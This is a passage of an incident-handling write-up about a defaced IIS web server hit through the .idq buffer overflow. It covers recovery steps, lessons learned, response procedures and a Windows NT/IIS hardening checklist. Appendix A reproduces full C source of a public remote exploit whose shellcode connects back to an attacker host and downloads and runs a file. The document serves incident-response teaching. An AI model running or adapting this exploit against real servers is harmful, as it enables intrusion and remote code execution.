.ida and .idq mappings prevented the hacker from causing further harm with the exploit he had used. These file mappings can be removed using the IIS Console. The dialog boxes to make these changes can be found on the Home Directory tab under configuration and look like this:





The central security staff reviewed the company's checklist with department staff and a few tweaks were made. In addition, Nessus, a vulnerability scanning program was run and identified a couple other vulnerabilities which Microsoft had released patches for. The patches were applied but did not seem to address the vulnerability that the hacker had exploited. These patches are available from Microsoft. The patches are executable files. Once run, changes are made to the NT registry and files are replaced. Additionally, the server was made compliant with the official ABC Company Windows NT and IIS checklists listed in Appendix B.

It would be another 48 days until eEye Digital Security, a computer security firm, would announce its discovery of the Index Server ISAPI extension buffer overflow. Microsoft subsequently released a patch (http://www.microsoft.com/technet/security/bulletin/MS01-033.asp) designed to fix the buffer overflow problem. The company also has released IIS security roll-up patches from time to time that incorporate all previous security bug fixes. The department involved in this attack has been applying these patches to the victim web server and

other servers under its control on a regular basis.

Below is a summary of the recovery events undertaken (times are approximate):

4:30 PM Meeting with IT staff and top department management. Decision is made to keep web site down until next day so that the central security staff could perform a complete security audit of the compromised server.

5 PM – 1 AM Continued to search for the vulnerability that was exploited

10:00 AM Central security staff arrive and walk through Windows NT and IIS checklists with department IT staff

11:00 AM Central security staff person runs Nessus, a vulnerability scanner, to find security holes

11:15 AM Bugs and other deficiencies discovered by the scan and use of the checklists were fixed with either vendor-supplied patches or configuration changes

Noon Server is brought back online

Lessons Learned

There were several lessons learned in this adventure. The first was to implement better means of detecting potential attackers. The company was fortunate in the sense that once the hacker was successful, the damage was fairly easy to ascertain. A more subtle attack that changed only certain words on a web page might have gone unnoticed. Since then, Real Secure is being run on the network segment to detect attack signatures. This is in addition to the existing intrusion detection technology being used on the perimeter of the company's network. The software package Tripwire was also purchased and is being tested. Tripwire creates a cryptographic hash of every designated file on the server. Routine checks can be made to ensure that the stored hashes reflect the current state of the files. Some technical and administrative issues still have to be worked out. Among them is how to best report on file changes. Currently multiple people make changes to the web site. A procedure needs to be devised to sort out the authorized from unauthorized file changes.

Another lesson was the importance of following the principle of least privilege. As noted earlier, the functionality included in Microsoft's Index Server and associated ISAPI extensions are rarely used on production web servers. Nonetheless, they remain operational on most IIS servers. This incident could have potentially been prevented if those script mappings were not present. The incident handling process used also proved to be a learning experience. The attack exposed a number of holes in the process whereby events of this nature are communicated to management. There was no guidance indicating when such problems should be reported and what initial steps should be taken. As a result of this incident, detailed procedures were created. Among them was the provision that once a web server has been successfully compromised, the server was to be

taken offline, and it would be management's decision if and when to bring the sever back online and if and when to involve other parties such as the company's central security office and law enforcement.

The importance of containment was certainly a valuable lesson learned. It is critical for incident handlers and system administrators to quickly determine the nature of the incident they are facing and decide whether the evidence collected might be the subject of litigation. Since the final outcome of the incident is often unclear at first, the safe approach is to collect the evidence as if it were going to be presented in court. That means keeping an accurate record of what steps were taken as the investigation proceeds. Accounts that are produced later are likely to be incomplete and contrived. The incident handler should also make sure that an accurate snapshot of the system in question is created. That means copying off files to write-once media before they are restored to normal. While digitally signing those files in some way is helpful, it is critical that contemporaneous records of these actions be taken, preferably by someone else who would be capable of serving as a witness before a court or other forum. Once the evidence is gathered, chain of custody needs to be preserved. That means that the incident handler signs and seals the media and other evidence collected. A logbook should then be kept that reflects when the evidence is handled. The evidence needs to be stored in a secure location. The person responsible for securing the evidence should be prepared to testify that the evidence's integrity was not compromised.

Another lesson is one that is hard for system administrators to accept. It is that taking down the system or disconnecting it from the network in the event of a successful attack is really the only acceptable option while additional facts are gathered. While it may tip the hacker off, that is secondary unless the site is a honey pot whose only purpose is to trap hackers. Once a site is compromised the system cannot be trusted. While a hacker may not have opened up additional holes in the system, he did demonstrate that a hole existed prior to the attack. The compromise demonstrates that the hacker knows about the vulnerability and may pass that information to others. Additionally, the system in its compromised state poses a risk to other systems. If the system has a trusted relationship with another system, a hacker can use that relationship to break into another system. Moreover, worms like Code Red and NIMDA spread through infected systems. Just like people with infectious diseases need to be quarantined, infected systems need to be subjected to similar procedures. Not doing so risks damaging systems owned by the organization being attacked and may also risk damaging the systems of third parties. That means that a company may have be concerned not just with the costs of fixing its own systems, but may be liable to damage done to others. For a small company with limited IT assets, the liability risk may alone justify a deliberate process of containing the problem. The system cannot be brought back online until the hole is plugged. For system administrators that can be a humbling experience. As long as the system remains down, administrators are admitting that not only was their system hacked, but also they don't know why. In these situations management needs to provide all the resources technical staff need to fix the problem. It also must protect the staff from the inevitable finger pointing and demands for the restoration of service. If there is fault to be assigned, that needs to happen after the system can be safely brought back online.

Additionally, the department formalized the process for prevention, detection, and reaction. Under the category of preventing and detecting of attacks, the following tasks are to performed by technical staff:

- Audit servers for compliance with Windows NT and IIS security checklists on a monthly basis and when new applications are installed
- Examine all new scripts, including Active Server Pages, PHP, and PERL for possible security flaws
- Confirm that web-based authentication is prohibited for Internet accessible servers (Internet users should not be able to gain additional privileges by entering a username and password)
- Conduct weekly vulnerability scans using software package like Internet Security Systems' Internet Scanner, Nessus, Microsoft's HFNetCheck, and other tools that are available.
- Conduct a daily check of vendor web sites and security sites for new exploits and patches.
- Use automated security filters and agents like eEye's SecureIIS for IIS web servers and anti-virus software for general purposes.
- Monitor server performance on a daily basis in order to learn of inherent performance problems and security incidents that manifest themselves in performance degradation.
- Monitor IIS logs on a daily basis looking for unusual activity that may point to successful or attempted compromises of the system.
- Monitor Windows NT Event logs on a daily basis for unauthorized access attempts, performance problems, and user errors.
- Monitor events displayed on the Intrusion Detection System on at least a daily basis for security events and set triggers for alert to be sent via e-mail, pager, and other methods when certain attack signatures are detected.
- Monitor SecureIIS event logs on a daily basis looking for unusual activity that may point to successful or attempted compromises of the system.
- Configure Tripwire software to send notifications when key files have been changed.

In addition to procedures for prevention and detection, the department also drew up procedures to follow when a security incident occurs. For concerted attacks that are unsuccessful, the procedures are as follows:

- Department's IT staff notify the head of the IT section
- Company's central security staff are informed
- Department IT staff verify that vulnerabilities to the attack detected don't exist
- Attempted attack is reported in the weekly report

For a successful compromise of a system, the procedures are more extensive:

- Department IT staff disconnects server from the network
- Department's IT staff notify the head of the IT section

- Top department management are notified
- Company's central security staff are informed and are responsible for notifying law enforcement if desired
- Department's IT staff create a backup of compromised file(s) and log information (This might also include digitally signing the files, writing them to CD, and/or imaging the entire hard drive and keeping the original offline in a secure location with proper chain of custody to be followed.)
- Department's IT staff locate and fix (if possible) the source of the vulnerability (may include full security audit)
- Department's IT staff restore affected file(s) from backup
- Department's IT staff place the server and related service back online after proper authorization for top department management

It is understood that all these actions are being taken with competing goals in mind. One goal is to bring the server back online as quickly as possible. The other goal is to preserve as much information as possible so that the means of attack can be ascertained and the attacker made accountable for his/her actions. How much weight to place on each of those goals is a decision that needs to be made on a case by case basis and upper management needs to be heavily involved in the decision.

During the handling of the incident, it didn't seem that there was a lack of tools that encompass a standard "jump kit" that kept the incident from being handled appropriately. Since this department's servers are located in the same room, the department IT staff didn't need the standard assortment of laptops and other portable gear to be effective. Network sniffers, CD burners, vulnerability scanners, and other tools were all available. It was the process that they were put to use that needed improvement. However, additional equipment could have been useful, particularly if the incident could have been a source of litigation.

As I mentioned earlier, the methods used to preserve the evidence and establish a chain of custody needed improvement. One relatively easy way to create a snapshot of the compromised system would have been to down the system and remove one of the two hard drives on the system. Since the two drives were part of a mirror set, removing one of them and replacing it with a blank drive would have given ABC Company an exact company of the what had just happened without seriously disrupting operations. The new drive would have synched with the original remaining drive and the server could have been brought back up. While an extra drive was available, procedures were not in place that would have dictated when a replacement drive would be used. For a future jump kit, it is important that spare drives be in stock for not only maintenance reasons but also to provide an easy way for evidence preservation. The drive could then be loaded as a data drive on another system so that the configuration is not disturbed by the boot process. It could then be examined and kept in pristine condition for future litigation. A similar process is used by law enforcement when computers are seized in the course of a criminal investigation. Since a hacker can always claim that files were changed after the incident to strengthened the prosecution/plaintiff's case. Having an exact image of the hard drive that was not altered by subsequent investigations goes a long way to rebutting such a claim.

In a less technical way, ABC Company learned that more resources need to be devoted to security, and that many of those resources need to be human resources. While intrusion detection systems, vulnerability scanners, and application filters can assist an organization in repelling attacks, humans are still needed to interpret the alerts and also take proactive steps in areas where technology is deficient. That includes looking for patterns that may escape the security software. Hackers have become more sophisticated in learning how to penetrate networks without setting off alarms. Unfortunately technology, when not tended to, can become incredibly predictable. Just like burglars can defeat a building's alarm systems by studying their design, hackers are often familiar with the intrusion detection systems used and can launch attacks that avoid detection. It is only when humans intervene that this predictability can be mitigated. For ABC Company, that means assigning individuals to examine log files on a daily basis. While this is a very time-intensive task, it is essential that discerning human eyes be involved in the process. The incident has also forced the company to confront other issues like password security, proper authorization procedures, and the security of custom-written code. The reality is that security has to be a part of nearly every decision made. It cannot be afterthought.

Below is a summary of steps a company can take to make sure incident such as this can be prevented or mitigated:

- Assign a person to be Chief Information Security Officer (may only be part of that person's job duties.

- Form a Computer Emergency Response Team (CERT) to response to incident at the direction of the Chief Information Security Officer. Multiple teams may need to be formed in larger organizations

- Write a security policy that incorporates the roles of the CERT and security officer. Make sure the security roles of all employees are defined and that the staff are adequately trained in those roles.

- Develop processes and procedures that enforce the security policy. This may include: intrusion detection systems, vulnerability scanners, social engineering audits, password cracking, custom code evaluation, daily log audits on all systems.

- Develop procedures that dictate the actions of all the parties in an incident. Just like ABC Company did above, the procedures will vary depending on the incident. Make sure staff can accurately identify the different kinds of incidents.

- Purchase the equipment necessary to adequately respond to an incident. This may include: digital signature and checksum software, spare hard drives matching the kinds of hard drives in production use, CD burners, blank CDs, backup tapes (for production and incident handling use), safes or secure places to maintain chain of

custody, spare cables, network sniffers, log file analyzers, and other items deemed to be necessary.

How a company responds to an incident may depend on the nature of the company's business, what assets are most important, the liability risks, and its financial resources. However, the harm to a company that exaggerates the risks it faces and overspends will likely be significantly less than one that underestimates the risks and cuts corners.

All in all, the incident was a useful learning process. It incurred no permanent damage on the department IT resources. The biggest damage proved to be embarrassment, but even that stigma has subsided. Considering the much greater threats that we all face in the shadow of the events of September 11, ABC Company was fortunate to have an early wake-up call. For that reason, the incident proved to be worthwhile.

References

"AD20010618 Advisory." eEye Digital Security (June 18, 2001), URL:
http://www.eeye.com/html/Research/Advisories/AD20010618.html

"AL20010717 Advisory." eEye Digital Security (July 17, 2001), URL:
http://www.eeye.com/html/Research/Advisories/AL20010717.html

Carnegie Mellon Software Engineering Institute, CERT Coordination Center, Carnegie Mellon University, URL:
http://www.cert.org/advisories/CA-2001-13.html

"Code Red Worm Disassembly." eEye Digital Security (July 18, 2001), URL:
http://www.eeye.com/html/advisories/codered.zip

Cole, Eric & Ed Skoudis. Computer and Network Hacker Exploits Parts I, II, and III. SANS Institute, 2001.

"Common Vulnerabilities and Exposures." Version 20010918, The Mitre Corporation. (September 18, 2001) URL:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500

HSJ, "IIS5.0 .idq overrun remote exploit." Appendix A.

Lee, Tim Berners, et. al. "RFC 2068: Hypertext Transfer Protocol – HTTP/1.1." Network Working Group, Internet Engineering Task Force (January 1997), URL:
http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2068.html

Microsoft Technet, "Microsoft Security Bulletin MS01-033." Microsoft Corporation. (June 18, 2001) URL:
http://www.microsoft.com/technet/security/bulletin/MS01-033.asp (August 21, 2001)

Microsoft Technet, "Microsoft Security Bulletin MS01-044." Microsoft Corporation. (June 18, 2001) URL:
http://www.microsoft.com/technet/security/bulletin/MS01-044.asp (August 20, 2001)

"SecureIIS Application Firewall." eEye Digital Security, URL:
http://www.eeye.com/html/Products/SecureIIS/index.html

Appendix A
IIS5IDQ Source Code by HSJ

```
/*
 IIS5.0 .idq overrun remote exploit
 Programmed by hsj  : 01.06.21

 code flow:
  overrun -> jmp or call ebx -> jmp 8 ->
  check shellcode addr and jump to there ->
  shellcode -> make back channel -> download & exec code
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/time.h>
#include <sys/wait.h>
#include <errno.h>
#include <unistd.h>
#include <fcntl.h>
#include <netinet/in.h>
#include <limits.h>
#include <netdb.h>
#include <arpa/inet.h>

#define RET              0x77e516de  /* jmp or call ebx */
#define GMHANDLEA        0x77e56c42  /* Address of GetModuleHandleA */
#define GPADDRESS        0x77e59ac1  /* Address of GetProcAddress */
#define GMHANDLEA_OFFSET   24
#define GPADDRESS_OFFSET   61
#define OFFSET           234       /* exception handler offset */
#define NOP              0x41

#define MASKING          1
#if MASKING
#define PORTMASK         0x4141
#define ADDRMASK         0x41414141
#define PORTMASK_OFFSET    128
#define ADDRMASK_OFFSET    133
#endif
```

```
#define PORT              80
#define ADDR              "attacker.mydomain.co.jp"
#define PORT_OFFSET       115
#define ADDR_OFFSET       120
unsigned char shellcode[]=
"\x5B\x33\xC0\x40\x40\xC1\xE0\x09\x2B\xE0\x33\xC9\x41\x41\x33\xC0"
"\x51\x53\x83\xC3\x06\x88\x03\xB8\xDD\xCC\xBB\xAA\xFF\xD0\x59\x50"
"\x43\xE2\xEB\x33\xED\x8B\xF3\x5F\x33\xC0\x80\x3B\x2E\x75\x1E\x88"
"\x03\x83\xFD\x04\x75\x04\x8B\x7C\x24\x10\x56\x57\xB8\xDD\xCC\xBB"
"\xAA\xFF\xD0\x50\x8D\x73\x01\x45\x83\xFD\x08\x74\x03\x43\xEB\xD8"
"\x8D\x74\x24\x20\x33\xC0\x50\x40\x50\x40\x50\x8B\x46\xFC\xFF\xD0"
"\x8B\xF8\x33\xC0\x40\x40\x66\x89\x06\xC1\xE0\x03\x50\x56\x57\x66"
"\xC7\x46\x02\xBB\xAA\xC7\x46\x04\x44\x33\x22\x11"
#if MASKING
"\x66\x81\x76\x02\x41\x41\x81\x76\x04\x41\x41\x41\x41"
#endif
"\x8B\x46\xF8\xFF\xD0\x33\xC0"
"\xC7\x06\x5C\x61\x61\x2E\xC7\x46\x04\x65\x78\x65\x41\x88\x46\x07"
"\x66\xB8\x80\x01\x50\x66\xB8\x01\x81\x50\x56\x8B\x46\xEC\xFF\xD0"
"\x8B\xD8\x33\xC0\x50\x40\xC1\xE0\x09\x50\x8D\x4E\x08\x51\x57\x8B"
"\x46\xF4\xFF\xD0\x85\xC0\x7E\x0E\x50\x8D\x4E\x08\x51\x53\x8B\x46"
"\xE8\xFF\xD0\x90\xEB\xDC\x53\x8B\x46\xE4\xFF\xD0\x57\x8B\x46\xF0"
"\xFF\xD0\x33\xC0\x50\x56\x56\x8B\x46\xE0\xFF\xD0\x33\xC0\xFF\xD0";

unsigned char storage[]=
"\xEB\x02"
"\xEB\x4E"
"\xE8\xF9\xFF\xFF\xFF"
"msvcrt.ws2_32.socket.connect.recv.closesocket."
"_open._write._close._execl.";

unsigned char forwardjump[]=
"%u08eb";

unsigned char jump_to_shell[]=
"%uC033%uB866%u031F%u0340%u8BD8%u8B03"
"%u6840%uDB33%u30B3%uC303%uE0FF";

unsigned int resolve(char *name)
{
   struct hostent *he;
   unsigned int ip;

   if((ip=inet_addr(name))==(-1))
   {
```

```
        if((he=gethostbyname(name))==0)
            return 0;
        memcpy(&ip,he->h_addr,4);
    }
    return ip;
}

int make_connection(char *address,int port)
{
    struct sockaddr_in server,target;
    int s,i,bf;
    fd_set wd;
    struct timeval tv;

    s = socket(AF_INET,SOCK_STREAM,0);
    if(s<0)
        return -1;
    memset((char *)&server,0,sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = 0;

    target.sin_family = AF_INET;
    target.sin_addr.s_addr = resolve(address);
    if(target.sin_addr.s_addr==0)
    {
        close(s);
        return -2;
    }
    target.sin_port = htons(port);
    bf = 1;
    ioctl(s,FIONBIO,&bf);
    tv.tv_sec = 10;
    tv.tv_usec = 0;
    FD_ZERO(&wd);
    FD_SET(s,&wd);
    connect(s,(struct sockaddr *)&target,sizeof(target));
    if((i=select(s+1,0,&wd,0,&tv))==(-1))
    {
        close(s);
        return -3;
    }
    if(i==0)
    {
        close(s);
```

```
        return -4;
    }
    i = sizeof(int);
    getsockopt(s,SOL_SOCKET,SO_ERROR,&bf,&i);
    if((bf!=0)||(i!=sizeof(int)))
    {
        close(s);
        errno = bf;
        return -5;
    }
    ioctl(s,FIONBIO,&bf);
    return s;
}

int get_connection(int port)
{
    struct sockaddr_in local,remote;
    int lsock,csock,len,reuse_addr;

    lsock = socket(AF_INET,SOCK_STREAM,0);
    if(lsock<0)
    {
        perror("socket");
        exit(1);
    }
    reuse_addr = 1;
    if(setsockopt(lsock,SOL_SOCKET,SO_REUSEADDR,(char
*)&reuse_addr,sizeof(reuse_addr))<0)
    {
        perror("setsockopt");
        close(lsock);
        exit(1);
    }
    memset((char *)&local,0,sizeof(local));
    local.sin_family = AF_INET;
    local.sin_port = htons(port);
    local.sin_addr.s_addr = htonl(INADDR_ANY);
    if(bind(lsock,(struct sockaddr *)&local,sizeof(local))<0)
    {
        perror("bind");
        close(lsock);
        exit(1);
    }
    if(listen(lsock,1)<0)
    {
```

```
        perror("listen");
        close(lsock);
        exit(1);
    }
retry:
    len = sizeof(remote);
    csock = accept(lsock,(struct sockaddr *)&remote,&len);
    if(csock<0)
    {
        if(errno!=EINTR)
        {
            perror("accept");
            close(lsock);
            exit(1);
        }
        else
            goto retry;
    }
    close(lsock);
    return csock;
}

int main(int argc,char *argv[])
{
    int i,j,s,pid;
    unsigned int cb;
    unsigned short port;
    char *p,buf[512],buf2[512],buf3[2048];
    FILE *fp;

    if(argc!=3)
    {
        printf("usage: $ %s ip file\n",argv[0]);
        return -1;
    }
    if((fp=fopen(argv[2],"rb"))==0)
        return -2;

    if(!(cb=resolve(ADDR)))
        return -3;

    if((pid=fork())<0)
        return -4;

    if(pid)
```

```
    {
        fclose(fp);
        s = make_connection(argv[1],80);
        if(s<0)
        {
            printf("connect error:[%d].\n",s);
            kill(pid,SIGTERM);
            return -5;
        }

        j = strlen(shellcode);
        *(unsigned int *)&shellcode[GMHANDLEA_OFFSET] = GMHANDLEA;
        *(unsigned int *)&shellcode[GPADDRESS_OFFSET] = GPADDRESS;
        port = htons(PORT);
#if MASKING
        port ^= PORTMASK;
        cb ^= ADDRMASK;
        *(unsigned short *)&shellcode[PORTMASK_OFFSET] = PORTMASK;
        *(unsigned int *)&shellcode[ADDRMASK_OFFSET] = ADDRMASK;
#endif
        *(unsigned short *)&shellcode[PORT_OFFSET] = port;
        *(unsigned int *)&shellcode[ADDR_OFFSET] = cb;
        for(i=0;i<strlen(shellcode);i++)
        {
            if((shellcode[i]==0x0a)||
               (shellcode[i]==0x0d)||
               (shellcode[i]==0x3a))
                break;
        }
        if(i!=j)
        {
            printf("bad portno or ip address...\n");
            close(s);
            kill(pid,SIGTERM);
            return -6;
        }

        memset(buf,1,sizeof(buf));
        p = &buf[OFFSET-2];
        sprintf(p,"%s",forwardjump);
        p += strlen(forwardjump);
        *p++ = 1;
        *p++ = '%';
        *p++ = 'u';
        sprintf(p,"%04x",(RET>>0)&0xffff);
```

```
    p += 4;
    *p++ = '%';
    *p++ = 'u';
    sprintf(p,"%04x",(RET>>16)&0xffff);
    p += 4;
    *p++ = 1;
    sprintf(p,"%s",jump_to_shell);

    memset(buf2,NOP,sizeof(buf2));
    memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-strlen(storage)-1],storage,strlen(storage));
    memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-1],shellcode,strlen(shellcode));
    buf2[sizeof(buf2)-1] = 0;

    sprintf(buf3,"GET /a.idq?%s=a HTTP/1.0\r\nShell: %s\r\n\r\n",buf,buf2);
    write(s,buf3,strlen(buf3));

    printf("---");
    for(i=0;i<strlen(buf3);i++)
    {
       if((i%16)==0)
          printf("\n");
       printf("%02X ",buf3[i]&0xff);
    }
    printf("\n---\n");

    wait(0);
    sleep(1);
    shutdown(s,2);
    close(s);

    printf("Done.\n");
}
else
{
    s = get_connection(PORT);
    j = 0;
    while((i=fread(buf,1,sizeof(buf),fp)))
    {
       write(s,buf,i);
       j += i;
       printf(".");
       fflush(stdout);
    }
    fclose(fp);
    printf("\n%d bytes send...\n",j);
```

```
        shutdown(s,2);
        close(s);
    }

    return 0;
}
```

APPENDIX B (SECURITY CHECKLISTS)

OPERATING SYSTETM		
Current Version of Operating System Installed? If No when do you plan to update the operating system:	Yes	No
Current Microsoft Service Packs installed? Service Pack Version: _____ If No, when do you plan to update the operating system to the latest service pack:	Yes	No
ANTIVIRUS SOFTWARE		
Current anti virus software installed and operating?	Yes	No
Software title:_____ Version:_____		
STANDARD ACCESS CONTROL SERVER POLICIES		
Protect server with a screen saver password.	Yes	No
The file server is contained in a locked room/repository?	Yes	No
The file server under visual access by staff?	Yes	No
Does the file server have any additional security features to protect against tampering by unauthorized personnel (such as a locked cabinet)?	Yes	No
WINDOWS NT ACCOUNT POLICIES		
Are time/workstation restrictions applied to Non-support personnel? List restricted accounts:	Yes	No
GUEST accounts are disabled?	Yes	No
No user accounts are set with, Password Never Expires, variable.	Yes	No
Remove all users from the "Power Users" group.	Yes	No
If the built in Administrator account exists, rename it. Next, create DECOYADMIN Global Group, Create a new Administrator account and set the DECOYADMIN global group as its primary group.	Yes	No
ACCOUNT POLICY		
Maximum password age is 90 days?	Yes	No
Minimum password length is at least 8 characters?	Yes	No
Password uniqueness: remember 5 passwords?	Yes	No

Account Lockout after 5 bad logon attempts?	Yes	No
Reset count after 30 minutes?	Yes	No
Lock duration: duration 30 minutes	Yes	No
ACCOUNT AUDITING		
Logon and Logoff (Success and Failure)	Yes	No
User and Group Management (Success and Failure)	Yes	No
Security policy changes (Success and Failure)	Yes	No
Restart, Shutdown and System (Success and Failure)	Yes	No

TRUSTS		
Only authorized Trust Relationships exist	Yes	No
USER RIGHTS		
Restrict the "Access this computer from the network" rights from "Everyone" group.	Yes	No
Remove the "Act as part of operating system" right from all user accounts.	Yes	No
Do not grant "Backup files and directories" and "Restore files and directories" rights to the same group.	Yes	No
Logon Locally restricted to Administrators?	Yes	No
Restrict "Log on as a Service" and "Log on as a batch job" from "Backup Operators" group.	Yes	No
Restrict "Shut down the system" right to Administrators.	Yes	No
OTHER SERVICES		
Anonymous connections (FTP/TELNET/etc) prohibited? If an FTP service is being used, logging and monitoring needs to be turned on.	Yes	No
Services for Macintosh requires the User Authentication Module?	Yes	No
Other services SNMP?	Yes	No
Other services SMTP?	Yes	No
Other services Oracle Database?	Yes	No
Other services MS SQL?	Yes	No
Other services FAX server?	Yes	No
Other services Terminal Server?	Yes	No
Other services CITRIX Server?	Yes	No
Other services DHCP Server?	Yes	No
Other services WINS Server?	Yes	No

RAS (Remote Access Servers) is NOT recommended. RAS installed?	Yes	No
If yes, give justification:		
REGISTRY SETTINGS		
Registry Event Auditing (Recommended)		
Note: This must be done for each Hive. I.E.- HKEY_LOCAL_MACHINE		
Query Value (Failure)	Yes	No
Set Value (Success and Failure)	Yes	No
Create Subkey (Success and Failure)	Yes	No
Delete (Success and Failure)	Yes	No
Write DAC (Success and Failure)	Yes	No
Read Control (Failure)	Yes	No
Admin Account not set to Automatically Logon (create) Hive: HKEY_LOCAL_MACHINE Key: Software\Microsoft\WindowsNT\Current Version\Winlogon Name: AutoAdminLogon Data Type: REG_SZ Value: 0	Yes	No
Disable Caching Logon Credentials Hive: HKEY_LOCAL_MACHINE Key: Software\Microsoft\Windows NT\CurrentVersion\Winlogon Name: CachedLogonsCount Data Type: REG_SZ Value: 0	Yes	No
Hide the Name of the Last User (create) Hive: HKEY_LOCAL_MACHINE Key: Software\Microsoft\WindowsNT\Current Version\Winlogon Name: DontDisplayLastUserName Data Type: REG_SZ Value: 1	Yes	No
Legal Notice Caption Hive: HKEY_LOCAL_MACHINE Key: Software\Microsoft\WindowsNT\Current Version\Winlogon Name: LegalNoticeCaption Data Type: REG_SZ Value: Authorized Use Only	Yes	No

Legal Notice Text Hive: HKEY_LOCAL_MACHINE Key: Software\Microsoft\WindowsNT\Current Version\Winlogon Name: LegalNoticeText Data Type: REG_SZ Value: This system is intended for official ABC Company business use by authorized users.	Yes	No
Enforce Strong User Passwords Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Control\LSA Name: Notification Packages Data Type: REG_MULTI_SZ Value: Add Passfilt to existing strings Service Pack 2 or NT 4.0 (and later Service Packs) include a password-filtering DLL file called Passfilt.dll that lets you enforce stronger password requirements on users. Passfilt.dll implements the following password policies: Passwords must be at least eight characters long. Passwords must contain characters from at least three of the following four classes: English uppercase letters (A, B, C, etc.); English lowercase letters (a, b, c, etc.); Westernized Arabic numerals (0, 1, 2, etc.); Non-alphanumeric (special characters), such as punctuation symbols; Passwords may not contain your user name or any part of your full name as recorded in your account (as seen in User Manager). These requirements are pre-programmed in Passfilt.dll and cannot be changed through the user interface or registry. To use Passfilt.dll, copy the file into your %SYSTEMROOT%\System32 directory and add the DLL name to the following registry key on all your domain controllers:	Yes	No

Restrict Anonymous Lookup (Null Sessions) Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Control\LSA Name: RestrictAnonymous Data Type: REG_DWORD Value: 1 Microsoft's Knowledge Base article Q143474 contains complete details on this function.	Yes	No
Auditing of Privileges (create) Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Control\Lsa Name: FullPrivilegeAuditing Data Type: REG_BINARY Value: 1	Yes	No
Protect the Registry Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Control\SecurePipeServers Name: winreg The global group Everyone should be removed from from having remote access to the registry.	Yes	No

Erase the System Page File During a Clean System Shutdown Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Control\SessionManager\Memory Management Name: ClearPageFileAtShutdown Data Type: REG_DWORD Value: 1	Yes	No

Remove the Posix and OS2 subsystems Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Control\Session Manager\Subsystems Name: Optional Data Type: REG_MULTI_SZ	Yes	No
Secure the Application Event Log Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Services\EventLog\Application Name: RestrictGuestAccess Data Type: REG_DWORD Value: 1	Yes	No
Secure the Security Event Log Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Services\EventLog\Security Name: RestrictGuestAccess Data Type: REG_DWORD Value: 1	Yes	No
Secure the System Event Log Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Services\EventLog\System Name: RestrictGuestAccess Data Type: REG_DWORD Value: 1	Yes	No

Remove Default Administrator Shares Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Services\LanManServer\Parameters Name: AutoShareServer Data Type: REG_DWORD Value: 0	Yes	No
Hide Sensitive Servers on the Network Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Services\LanManServer\Parameters Name: Hidden Data Type: REG_DWORD Value: 1 If the employing authority designates the server sensitive, the employing office may hide the server by utilizing this registry setting.	Yes	No

Restrict Anonymous Network Access to the Registry Hive: HKEY_LOCAL_MACHINE Key: System\CurrentControlSet\Services\LanManServer\Parameters Name: NullSessionPipes Data Type: REG_MULTI_SZ Value: Add or remove names from the list as required by the configuration Be sure to read Microsoft's Knowledge Base (KB) article Q143138 for complete details before modifying this key.	Yes	No
Automatically End Tasks Hive: HKEY_USER Key: .Default\Control Panel\Desktop Name: AutoEndTasks Data Type: REG_SZ Value: 1	Yes	No
FILE ACCESS CONTROL		
File server partitioned for NTFS only (not FAT)?	Yes	No

Remove the "Everyone" group and replace with "Authenticated Users or Domain Users" if applicable on server resources shared on the network. Some older 3.51 software may only look for the "Everyone" group.		
Group membership is consistent with Need-to-Know *(Office defined)*		
The "regedt32.exe" file has had access restricted to Administrator and System only? (open Explore, open Winnt, open system32, select regedt32, properties, security.)	Yes	No
DISASTER RECOVERY		
Where is your latest backup?		
What is your backup schedule?		
How do you test your restore procedures?		
Emergency Repair Disk created before and after major software or hardware changes to server. Use the /s parameter when creating the ERD. Emergency Repair Disk stored in a secure location.	Yes	No
MISC.		
Run the SYSKEY utility to add additional encryption to the portion of the Windows NT registry that stores password hashes. The System Key feature is rather detailed to implement, so check KB article Q143475 carefully before you get started.		
The use of Windows NT management tools from Windows 95/98 workstations prohibited. If Remote Administration is required, provide written justification with authorizing signature.	Yes	No
Only employing aurthority authorized software is loaded on the server?	Yes	No
All evaluation software removed after expiration date. If evaluation software installed list below title, installation date, and expiration date.	Yes	No
Event Log settings - system administrators are required to keep system, application, and security logs for a minimum of 30 days.	Yes	No
WEB SERVER POLICIES		
Is the file server used as a Internet/ Intranet Web Server?	Yes	No

If **NO** to above questions "**The checklist is complete"** If **YES** to either, what WWW Server Software is being used? Please apply the appropriate checklist.	

MICROSOFT INTERNET INFORMATION SERVER 4.0 SECURITY CHECKLIST

BASE SERVER POLICIES

1. Current Windows NT 4.0 security checklist has been completed.
This checklist builds upon settings contained within the NT 4.0 security checklist. The operating system must be secured before IIS, see current HISPUB for specific steps. __

2. Latest Service Pack and Hot-fixes applied.
At a minimum, SP5 should be applied and SP6a is strongly recommended. Systems that do not apply the recommendation can be vulnerable to attack when hot fixes and patches are not applied. __

3. All disk partitions are NTFS. __

4. File permissions correctly configured.
Grant the IUSR_<computer_name> the following directory permissions:
Directory Permission
Inetpub\wwwroot READ (RX)
%systemroot% READ (RX)
%systemroot%\System32 READ (RX)
(and all subdirectories)
Program Files\Common Files READ (RX)
(and all subdirectories) __

5. Permissions set on directories corresponding to Web virtual directories (recommended):
__Special (R) If the directory contains only static HTML.
__Special (X) If the directory contains only executable files (for example, .dll).
__Read (RX) If the directory is a mix of readable and executable files. __
__Special (RW) If the directory contains a file database (for example, .mdb).
__Change (RWXD) If developers need to be able to modify or

delete the files (this is not recommended).

6. Service Account user permissions set
In User Manager, IUSR_computername should have "User Cannot Change Password" and "Password Never Expires" options selected.
